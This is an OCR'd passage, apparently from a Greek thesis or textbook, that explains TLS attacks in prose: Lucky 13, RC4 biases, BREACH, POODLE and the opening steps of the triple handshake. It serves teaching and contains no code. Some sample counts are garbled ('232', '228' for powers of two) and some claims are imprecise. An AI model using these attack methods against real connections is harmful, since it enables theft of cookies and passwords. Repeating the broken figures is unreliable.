Οι σχεδιαστές του TLS γνώριζαν για τον κίνδυνο αυτό από το 2002 και πήραν άμεσα μέτρα για να διορθώσουν το εν λόγω πρόβλημα. Εντούτοις, αντί να διορθώσουν καταληκτικά το πρόβλημα, αποφάσισαν να χρησιμοποιήσουν ημίμετρα. Το πρώτο ημίμετρο ήταν η αποσιώπηση των μηνυμάτων λάθους που προέκυπταν από την λανθασμένη αποκρυπτογράφηση record με προβληματικό padding. Κάτι τέτοιο φαινόταν να επιδιορθώνει τα προβλήματα, ωστόσο προσωρινά, καθώς κάποιοι ερευνητές ανακάλυψαν ότι θα μπορούσαν κάλλιστα να μετρήσουν τους χρόνους που απαιτούνται για την αποκρυπτογράφηση ενός record και να εξάγουν πληροφορία για το αν ο έλεγχος του padding απέτυχε. Αυτό κατέστη εφικτό διότι οι υλοποιήσεις της εποχής έλεγχαν πρώτα το padding αν ήταν λανθασμένο και απαντούσαν άμεσα, χωρίς να ελέγχουν περαιτέρω τον MAC, γεγονός που οδήγησε σε αξιοσημείωτες διαφορές χρόνων τις οποίες ο εισβολέας θα μπορούσε να ανιχνεύσει.

Στην συνέχεια οι σχεδιαστές του TLS προσάρμοσαν τις υλοποιήσεις έτσι ώστε η αποκρυπτογράφηση να απαιτεί πάντα το ίδιο χρονικό διάστημα, ανεξαρτήτως επιτυχίας ή αποτυχίας στον έλεγχο του padding. Αυτό πραγματοποιήθηκε με το να υπολογίζεται πάντα ο MAC στην πλευρά του εξυπηρετητή και μετά να απορρίπτεται το πακέτο. Για παράδειγμα ακόμα και αν το padding αναγνωρίζεται ως λανθασμένο, η υλοποίηση θα πρέπει να υπολογίζει τον MAC (θεωρώντας padding μηδενικού μήκους).

Δυστυχώς ακόμη και η παραπάνω λύση δεν αντιμετώπισε το πρόβλημα οριστικά. Όταν οι έλεγχοι στο padding αποτυγχάνουν, ο server δεν είναι πραγματικά σε θέση να γνωρίζει το μήκος του αρχικού μηνύματος και κατ' επέκταση πόσα δεδομένα θα πρέπει να διοχετεύσει ως είσοδο στον MAC. Ως αντίμετρο αυτών οι σχεδιαστές αποφάσισαν σε αυτές τις περιπτώσεις να δίδουν ως είσοδο στον MAC όλο το record, με αποτέλεσμα ο υπολογισμός του MAC να απαιτεί ελάχιστα περισσότερο χρόνο όταν το padding είναι λανθασμένο από ότι όταν είναι σωστό. Για τον λόγο αυτό στα πρότυπα του TLSv1.1 (RFC 4346) και του TLSv1.2 (RFC 5246) αναφέρεται ότι επειδή πρόκειται για μια απειροελάχιστη χρονική διαφορά στην απόδοση του αλγορίθμου για λάθος και για ορθό MAC, δεν θεωρείται ότι αυτή η συμπεριφορά μπορεί να είναι εκμεταλλεύσιμη από κάποιον κακόβουλο.

Για αρκετά χρόνια αυτή η παραδοχή ήταν ορθή. Ωστόσο η νέα μελέτη που πραγματοποιήθηκε από τους Al Fardan και Paterson κατέδειξε ότι είναι πιθανόν

κάποιος να διακρίνει μικροσκοπικές διαφορές στο χρόνο απόκρισης σε λανθασμένα padding, όταν ο επιτιθέμενος βρίσκεται στο ίδιο τοπικό δίκτυο με το θύμα και τον εξυπηρετητή. Αυτό έγινε εφικτό αφενός γιατί οι υπολογιστές φέρουν έναν μετρητή για τους κύκλους του επεξεργαστή υπό την μορφή καταχωρητή (Time Stamp Counter) που είναι προσβάσιμος από το λογισμικό και αφετέρου με την αξιοποίηση έξυπνων στατιστικών μεθόδων που χρησιμοποιούν πολλά δείγματα για να απορρίψουν αποτελέσματα που οφείλονται σε θόρυβο που υφίσταται στην σύνδεση.

Το αποτέλεσμα είναι μια νέα τεχνική που μπορεί να μετρήσει χρονικές διαφορές μικρότερες του 1 microsecond πάνω από μία τοπική σύνδεση (LAN). Κάτι τέτοιο είναι εφικτό όταν ο εισβολέας είναι στο ίδιο datacenter με τους servers και πραγματοποιεί χιλιάδες ή εκατομμύρια αιτήματα προς τον εξυπηρετητή.

Το TLS χρησιμοποιεί ως MAC το γνωστό αλγόριθμο HMAC, που αξιοποιεί μία από τις τρείς συναρτήσεις κατακερματισμού MD5, SHA1 ή SHA256. Παρόλο που και όλες είναι διαφορετικές συναρτήσεις κατακερματισμού, έχουν κάτι κοινό: επεξεργάζονται τα μηνύματα σε blocks των 64-byte. Κατά συνέπεια ο χρόνος που απαιτείται για την εκτέλεση μιας συνάρτησης κατακερματισμού είναι εξαρτώμενος από τον αριθμό των blocks που απαρτίζουν ένα μήνυμα. Έτσι ένα μήνυμα που έχει μήκος 64bytes χρειάζεται ένα block, ενώ ένα μήνυμα 65bytes χρειάζεται 2 blocks. Όπως γίνεται αντιληπτό το δεύτερο μήνυμα θα χρειαστεί μία τάξη μεγέθους περισσότερο υπολογιστικό χρόνο. Επομένως όταν ένας επιτιθέμενος επηρεάζει ένα μήνυμα, τροποποιώντας το padding σε κάτι λανθασμένο, θα έχει σαν αποτέλεσμα κατά την αποκρυπτογράφηση να εκτελεστεί ο MAC για ένα μεγαλύτερο μήνυμα από τα ορθά, που θα οδηγήσει σε υψηλότερο υπολογιστικό χρόνο. Αυτό το γεγονός γίνεται αντιληπτό από τον επιτιθέμενο.

Στην πραγματικότητα κάθε block είναι 55bytes εκ των οποίων τα 13 είναι το TLS record header γεγονός που έδωσε και την ονομασία στην εν λόγω επίθεση.

Επαναλαμβάνοντας την όλη διαδικασία χιλιάδες ή εκατομμύρια φορές μπορεί να εξαληφθεί ο θόρυβος και να δίδεται η πληροφορία στον επιτιθέμενο για το αν πέτυχε η όχι η αποκρυπτογράφηση του padding. Από εκεί και πέρα μπορεί να πραγματοποιηθεί μια τυπική επίθεση επιλεγμένου αρχικού μηνύματος για την ανάκτηση του αρχικού κειμένου.

Η συγκεκριμένη επίθεση θεωρείται μια από τις καλύτερες που έχουν ανακαλυφθεί τα τελευταία χρόνια ενάντια στο TLS. Στην πράξη πραγματοποιείται χρησιμοποιώντας έναν κακόβουλο κώδικα σε Javascript, ο οποίος εγκαθίσταται στον φυλλομετρητή κάποιου θύματος. Είναι γεγονός πως απαιτεί μόλις 8192 HTTP requests για να ανακτήσει 1 byte αρχικού κειμένου, το οποίο μπορεί να αποτελεί μέρος ενός cookie ή ενός password.

4.2.7 Μη καλές στατιστικές ιδιότητες του (RC4 Biases) (2013)

Από το 2001 κάποιοι ερευνητές ανακάλυψαν ότι κάποιες τιμές στην κλειδορροή του RC4 εμφανίζονται πιο συχνά σε σχέση με κάποιες άλλες (Fluhrer 2001, Vanhoef 2015, AlFardan 2013). Πιο συγκεκριμένα διαπιστώθηκε ότι το δεύτερο byte μιας κλειδορροής μπορεί να είναι 0 με μία πιθανότητα 1/128. Αυτό δεν συνάδει με τα χαρακτηριστικά τυχαιότητας που ιδανικά πρέπει να έχει κάθε κλειδοροή.

Για να κατανοήσουμε πως τέτοιες όχι καλές στατιστικές ιδιότητες του RC4 μπορεί να οδηγήσουν στην πλήρη αποκάλυψη του αρχικού κειμένου (plaintext) θα πρέπει να αναλύσουμε τον τρόπο με τον οποίο λειτουργεί ο RC4. Ο εν λόγω αλγόριθμος, όπως και κάθε κρυπταλγόριθμος ροής, αποτελείται από μία γεννήτρια κλειδοροής η οποία έχει την δυνατότητα να παράγει ατελείωτες ακολουθίες από δεδομένα (bits). Αυτές οι ακολουθίες, που ονομάζονται κλειδορροές (keystreams) θεωρούνται ότι έχουν καλά χαρακτηριστικά τυχαιότητας – ουσιαστικά, η σχεδίαση ενός κρυπταλγορίθμου ροής έγκειται στη σχεδίαση γεννητριών κλειδοροής οι οποίες να προσομοιάζουν όσο περισσότερο γίνεται με τυχαίες. Στη συνέχεια, ανά ένα byte την φορά εκτελείται η πράξη XOR μεταξύ της κλειδορροής και ενός αρχικού κειμένου. Αυτή η πράξη όταν εφαρμοστεί με κλειδορροές που έχουν καλά χαρακτηριστικά τυχαιότητας καθιστά το παραγόμενο κρυπτοκείμενο πραγματικά ακατάληπτο από όλους, εκτός από εκείνους που γνωρίζουν την κλειδορροή. Όταν λέμε ότι η κλειδοροή δεν έχει καλά στατιστικά χαρακτηριστικά, σημαίνει ότι δεν προσομοιάζει σε μεγάλο βαθμό με τυχαία ακολουθία – π.χ. μερικές τιμές μπορεί να εμφανίζονται περισσότερες φορές σε σχέση με κάποιες άλλες. Η χειρότερη περίπτωση είναι να εμφανίζεται περισσότερες φορές το 0 και αυτό γιατί η πράξη XOR ενός byte αρχικού κειμένου με το 0 μιας κλειδορροής σημαίνει πως δεν μεταβάλλεται η αρχική τιμή και το byte του αρχικού κειμένου θα είναι το ίδιο με το byte του κρυπτοκειμένου.

Έτσι επειδή ένας εισβολέας πάντα γνωρίζει ότι το δεύτερο byte μιας RC4 κλειδορροής ρέπει προς το να ισούται με 0, έχει την δυνατότητα να γνωρίζει το δεύτερο byte του αρχικού κειμένου. Ωστόσο για να εκμεταλλευτεί κάποιος αυτό το πρόβλημα θα πρέπει θα πρέπει να λάβει ένα ικανοποιητικό δείγμα από κρυπτοκείμενο που παρήχθηκε από διαφορετικές κλειδορροές για να εξαγάγει ασφαλή συμπεράσματα. Στο TLS αυτή η πρωτόλεια μορφή της εν λόγω επίθεση δεν είναι και ιδιαίτερα χρήσιμη καθώς έχει την δυνατότητα να ανακτά μόνο το 2ο byte. Ωστόσο τον Μάρτιο του 2013 ο AlFardan με την ερευνητική του ομάδα, δημοσίευσαν ένα άρθρο στο οποίο ανέλυαν τις αδυναμίες του RC4 αλλά παρουσίασαν και δύο σοβαρές επιθέσεις απέναντι στο TLS.

Η μία εκ των δύο επιθέσεων βασιζόταν στο γεγονός ότι οι μη «αμερόληπτες» τιμές του RC4 (biases) δεν περιορίζονται μόνο σε μερικά bytes. Αντιθέτως ανακάλυψαν, παράγοντας και αναλύοντας 244 διαφορετικές κλειδορροές, ότι υφίστανται αρκετά bytes τα οποία είναι προβλέψιμα και αυτό το φαινόμενο εμφανίζεται στα πρώτα 256 bytes. Εν συνεχεία βελτίωσαν περαιτέρω τους αλγορίθμους ανάκτησης των δεδομένων ώστε να διαβάζουν bytes από μεμονωμένες θέσεις με αποτέλεσμα να απαιτούνται μόλις 232 συνδυασμοί bits (δείγματα δεδομένων) για να ανακτηθούν όλα τα 256 bytes με ποσοστό επιτυχίας σχεδόν 100%. Με κάποιες βελτιστοποιήσεις που μπορούν να εφαρμοστούν όταν η επίθεση λαμβάνει χώρα σε ένα περιορισμένο σύνολο χαρακτήρων (π.χ. passwords και HTTP cookies) κατάφεραν τελικά να μειώσουν τον αριθμό των απαιτούμενων δειγμάτων κρυπτοκειμένου σε 228. Αυτό το πλήθος συνδυασμών είναι πολύ μικρότερο από τα 2^{128} bits που θεωρητικά απαιτούνται για να παραβιαστεί η ασφάλεια του αλγορίθμου RC4 (αφού 2^{128} είναι το πλήθος των πιθανών κλειδιών του RC4).

4.2.8 BREACH (2013)

Τον Αύγουστο του 2013 ανακαλύφθηκε μία ακόμη επίθεση παράπλευρου καναλιού που ονομάστηκε BREACH (Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext) και βασίζεται στις αδυναμίες που εντοπίζονται στην συμπίεση των HTTP responses από τον εξυπηρετητή (Prado 2013). Οι ερευνητές στην ουσία πραγματοποίησαν και μελέτησαν μία επίθεση που θα μπορούσε να θεωρηθεί παραλλαγή της CRIME. Η προσέγγιση που χρησιμοποιήθηκε ήταν και σε αυτή τη περίπτωση μια ενεργή επίθεση τύπου Man-in-the-Middle σε συνδυασμό με ένα exploit

που ανέπτυξαν. Είναι σημαντικό να αναφερθεί ότι είναι ανεξάρτητη από το TLS και εκμεταλλεύεται την συμπίεση που λαμβάνει χώρα στο HTTP πρωτόκολλο.

4.2.9 Επίθεση POODLE (2014)

Η ονομασία POODLE είναι ακρωνύμιο του "Padding Oracle On Downgraded Legacy Encryption" και αποτελεί μία επίθεση που εκμεταλλεύεται τις υλοποιήσεις κρυπταλγορίθμων τμήματος που χρησιμοποιούν τον CBC τρόπο λειτουργίας στο πρωτόκολλο SSL 3.0, με σκοπό να αποκρυπτογραφήσει ένα byte από ένα κρυπτογραφημένο μήνυμα (Muller 2014). Η επανάληψη της επίθεσης επιτρέπει σε έναν κακόβουλο να αποκρυπτογραφήσει πολλαπλά bytes από ένα μυστικό (π.x. password, cookie μίας συνόδου) το οποίο αποστέλλεται επαναλαμβανόμενα.

Για την επιτυχία της πρέπει να υφίστανται οι παρακάτω συνθήκες:

1) Μία σύνδεση που χρησιμοποιεί το πρωτόκολλο SSLv3.
2) Να χρησιμοποιείται ένας αλγόριθμος τμήματος σε τρόπο λειτουργίας CBC
3) Ο επιτιθέμενος να έχει ενεργό ρόλο, υποκλέπτοντας και τροποποιώντας την κίνηση του δικτύου που διακινείται μεταξύ του πελάτη (client) και του εξυπηρετητή (server)

Για να αυξηθεί η πιθανότητα επιτυχίας της επίθεσης ο επιτιθέμενος θα πρέπει να :

1) Εξαναγκάζει τον πελάτη (client) να αποστέλλει επαναλαμβανόμενα ένα μυστικό μήνυμα (π.χ. Password) πάνω από την σύνδεση που παρακολουθεί.
2) Να επεμβαίνει στους μηχανισμούς του πελάτη ώστε να καθορίζει και να μεταβάλει την θέση του προς μετάδοση κρυπτογραφημένου μηνύματος-μυστικού.

Η βασική εκμεταλλεύσιμη αδυναμία έγκειται στη διαδικασία συμπλήρωσης (padding), η οποία είναι διαφορετική στο SSL από ότι στα νεότερα πρωτόκολλα TLS και στο γεγονός ότι ένας επιτιθέμενος μπορεί να εξαναγκάσει μία σύνδεση να υπαναχωρήσει από τις νεότερες εκδόσεις TLS στην επισφαλή SSL 3.0. Σε αυτή την έκδοση τα bits συμπλήρωσης (padding bits) μπορεί να είναι αυθαίρετα εκτός από το τελευταίο, με αποτέλεσμα ο παραλήπτης ενός μηνύματος να μην είναι σε θέση να αναγνωρίσει

κάποια τυχόν παραποίηση. Αυτό δεν υφίσταται στην περίπτωση του TLS όπου τα μηνύματα πρέπει να έχουν, ως προς τα bits συμπλήρωσης, μία συγκεκριμένη μορφή. Επιπρόσθετα η επίθεση αυτή δεν μπορεί να εφαρμοστεί στην περίπτωση που το SSL υλοποιεί, αντί για έναν αλγόριθμο τμήματος σε τρόπο λειτουργίας CBC, έναν αλγόριθμο ροής σαν τον RC4. Ωστόσο όπως είδαμε ο αλγόριθμος RC4, στερείται καλών στατιστικών ιδιοτήτων τυχαιότητας, γεγονός που τον καθιστά αδύναμο για να χρησιμοποιείται στο SSL/TLS γενικότερα.

Όταν λοιπόν χρησιμοποιείται ένας αλγόριθμος τμήματος με τρόπο λειτουργίας CBC στο SSLv3, τα προς μετάδοση δεδομένα προστατεύονται από μη εξουσιοδοτημένη τροποποίηση, με την εφαρμογή ενός κώδικα αυθεντικοποίησης μηνύματος (Message Authentication Code – MAC) πριν από την κρυπτογράφησή τους. Το αποτέλεσμα της συνάρτησης που επιτελεί αυτή τη λειτουργία, πιθανότατα δεν θα έχει μήκος που να αποτελεί ακέραιο πολλαπλάσιο του μήκους ενός μπλοκ κρυπτογράφησης. Έτσι πριν κρυπτογραφηθούν τα δεδομένα θα πρέπει αρχικά να επεκταθούν ώστε να έχουν το κατάλληλο μήκος. Αυτό γίνεται με την προσθήκη των bits συμπλήρωσης (padding) στο μήνυμα. Το τελευταίο byte της ακολουθίας των bits συμπλήρωσης (padding), εμπεριέχει το μήκος αυτών το οποίο αφαιρείται αργότερα κατά την αποκρυπτογράφηση στην άλλη πλευρά (του εξυπηρετητή). Έτσι τα δεδομένα στην συνέχεια κρυπτογραφούνται με τον αλγόριθμο τμήματος.

Αν υποθέσουμε ότι το τελευταίο μπλοκ κρυπτοκειμένου (C_i) είναι εξ ολοκλήρου συμπληρωμένο με bits συμπλήρωσης (padding), τότε το τελευταίο byte σε αυτό το μπλοκ θα έχει τιμή όσο το μήκος της συμπλήρωσης l. Ένας επιτιθέμενος ο οποίος παρακολουθεί το κανάλι επικοινωνίας μπορεί να αντικαταστήσει το μπλοκ C_i, με ένα προηγούμενο μπλοκ C_j της ίδιας συνόδου. Ο εξυπηρετητής όταν θα λάβει το κρυπτογραφημένο μήνυμα θα υπολογίσει από αυτό για το τελευταίο τμήμα του κρυπτοκειμένου που έλαβε το μέγεθος $P_i = D(C_j) \oplus C_{i-1}$ (σύμφωνα με τον τρόπο λειτουργίας CBC). Στην περίπτωση που το τελευταίο byte του P_i είναι l, τότε ο εξυπηρετητής θα αποκρυπτογραφήσει επιτυχώς το μήκος της συμπλήρωσης και κατ' επέκταση όλο το κρυπτογράφημα (ciphertext) στο συγκεκριμένου μπλοκ. Ωστόσο σε περίπτωση που το τελευταίο byte διαφέρει από το αναμενόμενο, ο εξυπηρετητής θα αποτύχει να αποκρυπτογραφήσει το κρυπτογράφημα και θα τερματίσει την σύνδεση. Αυτή η διαδικασία μπορεί να επαναληφθεί αρκετές φορές για να αποκωδικοποιήσει ένα

μυστικό. Γενικότερα αν κάποιος καταφέρει να εκμεταλλευτεί την ευπάθεια, χρειάζεται κατά μέσο όρο να πραγματοποιήσει 256 SSL3.0 αιτήσεις (http requests) για να αποκαλύψει ένα byte από ένα κρυπτογραφημένο μήνυμα. Επιπλέον αν ο επιτιθέμενος έχει την δυνατότητα να μεταθέσει, με κακόβουλο κώδικα στην πλευρά του πελάτη, τμήματα του μυστικού μηνύματος, θέτοντας τα στο τελευταίο μπλοκ, μπορεί σταδιακά με αρκετά αιτήματα να ανακτήσει ολόκληρο το μυστικό.

Παρόλο που κάποιοι διακεκριμένοι ερευνητές όπως ο Ivan Ristic, δεν θεωρούν τη απειλή σημαντική, δεν θα πρέπει σε καμία περίπτωση να αγνοηθεί. Για την αντιμετώπιση της είναι απαραίτητη η απενεργοποίηση του SSL 3.0 και στις δύο πλευρές, αυτή του πελάτη και αυτή του εξυπηρετητή. Ωστόσο είναι γεγονός πως κάτι τέτοιο δεν μπορεί να εφαρμοστεί καθολικά καθώς πολλοί χρήστες του διαδικτύου αλλά και συσκευές με ενσωματωμένα συστήματα εξακολουθούν να υποστηρίζουν την 3η έκδοση του SSL.

4.2.10 Triple handshake (2014)

Όταν το 2009 ο μηχανισμός της επαναδιαπραγμάτευσης στο TLS, βρέθηκε να είναι επισφαλής, τα πρωτόκολλα επανασχεδιάστηκαν ώστε να ενσωματώνουν μια νέα ασφαλέστερη μέθοδο διαπραγμάτευσης. Ωστόσο η ενέργεια αυτή φαίνεται πως τελικά δεν διασφάλισε απόλυτα τους μηχανισμούς αυθεντικοποίησης του πρωτοκόλλου καθώς το 2014, μία ομάδα ερευνητών κατέδειξε ότι είναι δυνατόν να καταλυθούν αξιοποιώντας δύο διαφορετικές αδυναμίες του TLS (Bhargavan 2014).

Για να κατανοήσουμε πως λειτουργεί η επίθεση, θα αναλύσουμε την συμπεριφορά που έχει το πρωτόκολλο σε περίπτωση επαναδιαπραγμάτευσης. Όταν λαμβάνει χώρα μια επαναδιαπραγμάτευση των κρυπτογραφικών παραμέτρων, ο εξυπηρετητής αναμένει από τον πελάτη να του αποστείλει την προηγούμενη τιμή του πεδίου verify_data που μεταδόθηκε μέσω του μηνύματος Finished. Αυτό γιατί μόνο ο πελάτης μπορεί θεωρητικά γνωρίζει αυτή τη τιμή, οπότε έτσι ο εξυπηρετητής μπορεί να είναι βέβαιος πως πρόκειται για τον ίδιο πελάτη. Παρόλο όμως που φαινόταν αρχικά αδύνατο να ανακτηθεί από κάποιον κακόβουλο αυτή η τιμή, δεδομένου ότι είναι πάντα κρυπτογραφημένη, αποδείχθηκε ότι κάτι τέτοιο τελικά είναι εφικτό. Η επίθεση που κατέγραψαν οι ερευνητές βασίζεται σε τρία βήματα και εκμεταλλεύεται δύο βασικές

αδυναμίες του TLS. Η μία αδυναμία άπτεται στο τρόπο με τον οποίο ανταλλάσσονται τα κλειδιά RSA (RSA key exchange), ενώ η δεύτερη σχετίζεται με το γεγονός ότι όταν ξαναρχίζει μία προηγούμενη σύνοδος που ήταν σε κατάσταση παύσης δεν απαιτείται η εκ νέου αυθεντικοποίηση των συμβαλλόμενων μελών. Αντ' αυτού ισχύει η υπόθεση ότι εφόσον κατέχουν το μυστικό κλειδί της κρυπτογράφησης (master key) είναι οι οντότητες που συμμετείχαν στην προηγούμενη σύνοδο. Επομένως ένας κακόβουλος που έχει στην κατοχή του ένα master key μπορεί να υποδυθεί ένα νόμιμο πελάτη ενός εξυπηρετητή.

Στην συνέχεια περιγράφουμε τα τρία βασικά βήματα που απαιτούνται για την επιτυχή διεξαγωγή της επίθεσης:

Βήμα 1. "unknown-key share". Αρχικά ο επιτιθέμενος αποσκοπεί στο να εκμεταλλευτεί την αδυναμία που υφίσταται στον αλγόριθμο ανταλλαγής κλειδιών RSA. Η παραγωγή του master secret, όπου είναι ο ακρογωνιαίος λίθος της ασφαλείας μίας TLS σύνδεσης, ξεκινά πρωτίστως από τον πελάτη:

1. Ο πελάτης παράγει μία μυστική ποσότητα (pre-master key) και μία τυχαία τιμή. Αυτά εν συνεχεία αποστέλλονται προς τον εξυπηρετητή. Η τυχαία τιμή μεταφέρεται ως ελεύθερο, μη κρυπτογραφημένο κείμενο (plaintext) ενώ το pre-master secret μεταφέρεται κρυπτογραφημένο χρησιμοποιώντας το δημόσιο κλειδί του εξυπηρετητή.

2. Ο εξυπηρετητής παράγει την δική του τυχαία τιμή και την αποστέλλει προς τον πελάτη

3. Ο πελάτης και ο εξυπηρετητής παράγουν το μυστικό κλειδί (master secret) από τις τυχαίες τιμές και τη μυστική ποσότητα (pre-master key) που έχουν στην κατοχή τους.


Όπως γίνεται αντιληπτό ένας κακόβουλος δεν μπορεί να υποκλέψει τη μυστική ποσότητα pre-master key καθώς είναι κρυπτογραφημένη με το δημόσιο κλειδί του εξυπηρετητή. Αυτό θα μπορούσε να επιτευχθεί μόνο στην περίπτωση που γνώριζε το ιδιωτικό του κλειδί. Εδώ βρίσκεται ουσιαστικά μία εύθραυστη συμπεριφορά του πρωτοκόλλου.

Η επίθεση του triple handhshake βασίζεται στην αξιοποίηση ενός κακόβουλου εξυπηρετητή που λειτουργεί ως ενδιάμεσος (επίθεση τύπου «Man-In-the-Middle» - MitM) μεταξύ του πελάτη και του εξυπηρετητή. Για να τεθεί σε εφαρμογή κάτι τέτοιο απαιτείται να πεισθεί ο πελάτης (συνήθως χρησιμοποιώντας μεθόδους κοινωνικής μηχανικής) να επισκεφθεί ένα website που βρίσκεται υπό τον έλεγχο του επιτιθέμενου, το οποίο είναι φαινομενικά αθώο και πανομοιότυπο με το νόμιμο. Σε αυτό υφίσταται κάποιο έγκυρο πιστοποιητικό από την πλευρά του κακόβουλου και ο πελάτης ο οποίος το εμπιστεύεται αποστέλλει προς αυτόν, τη μυστική ποσότητα (premaster key) και μια τυχαία τιμή για την παραγωγή του μυστικού κλειδιού (master secret). Παρόλο που το pre-master key είναι κρυπτογραφημένο, ο κακόβουλος δεν έχει κανένα πρόβλημα στο να το αποκρυπτογραφήσει με το ιδιωτικό του κλειδί καθώς κρυπτογραφήθηκε με το ψηφιακό πιστοποιητικό του ιδίου. Πριν ολοκληρωθεί το πρωτόκολλο handshake με τον πελάτη, ο κακόβουλος εκκινεί μία νέα σύνδεση με τον νόμιμο εξυπηρετητή υποδυόμενος τον πελάτη και αναμεταδίδει το pre-master key και την τυχαία τιμή που έλαβε από τον πρώτο. Ο κακόβουλος εξυπηρετητής λαμβάνει στην συνέχεια την τυχαία τιμή του νόμιμου εξυπηρετητή και την προωθεί προς τον πελάτη. Όταν ολοκληρωθεί αυτή η συναλλαγή θα υφίστανται 2 διαφορετικές TLS συνδέσεις και τρία συμβαλλόμενα μέλη που θα συμμετέχουν στην επικοινωνία θα μοιράζονται τις ίδιες κρυπτογραφικές παραμέτρους και το ίδιο master key. Η προαναφερθείσα διαδικασία παρατίθεται σχηματικά στην Εικόνα 23.

Αυτή η ανεπιθύμητη συμπεριφορά αποκαλείται “unknown key-share” και ανάλογες επιθέσεις είχαν καταγραφεί για πρώτη φορά το 1999 στο πρωτόκολλο STS. Είναι σαφές πως ο επιτιθέμενος κατέχει το master key και κατά συνέπεια μπορεί να παρακολουθήσει όλη την επικοινωνία - αλλά αυτό είναι κάτι που θα μπορούσε να επιτύχει και χωρίς να εμπλέξει τον δεύτερο νόμιμο server. Σε αυτό το σημείο είναι σε θέση να διεξάγει μία επίθεση τύπου phising για να αποσπάσει ευαίσθητες πληροφορίες από το θύμα αλλά αυτό το πρόβλημα δεν μπορεί να το επιλύσει το TLS ούτως ή άλλως. Το ακόμα μεγαλύτερο πρόβλημα όμως είναι ότι ο επιτιθέμενος μπορεί να προχωρήσει στα βήματα που περιγράφονται στη συνέχεια.

Βήμα 2. Πλήρης συγχρονισμός. Ο επιτιθέμενος δεν μπορεί σε αυτό το σημείο να πραγματοποιήσει την επίθεση της επαναδιαπραγμάτευσης καθώς η κάθε σύνδεση έχει και διαφορετική τιμή στο πεδίο verify_data. Αυτό συμβαίνει επειδή τα πιστοποιητικά


των εξυπηρετητών που χρησιμοποιούνται είναι διαφορετικά στα δύο σκέλη της σύνδεσης. Το επόμενο βήμα του εισβολέα είναι να αξιοποιήσει τον μηχανισμό συνέχισης μίας συνόδου (session) που προηγουμένως ήταν σε κατάσταση παύσης και να εκμεταλλευτεί το handshake που εκκινείται από αυτόν.



Εικόνα 23. Επαναχρησιμοποίηση δεδομένων του νόμιμου πελάτη από τον επιτιθέμενο

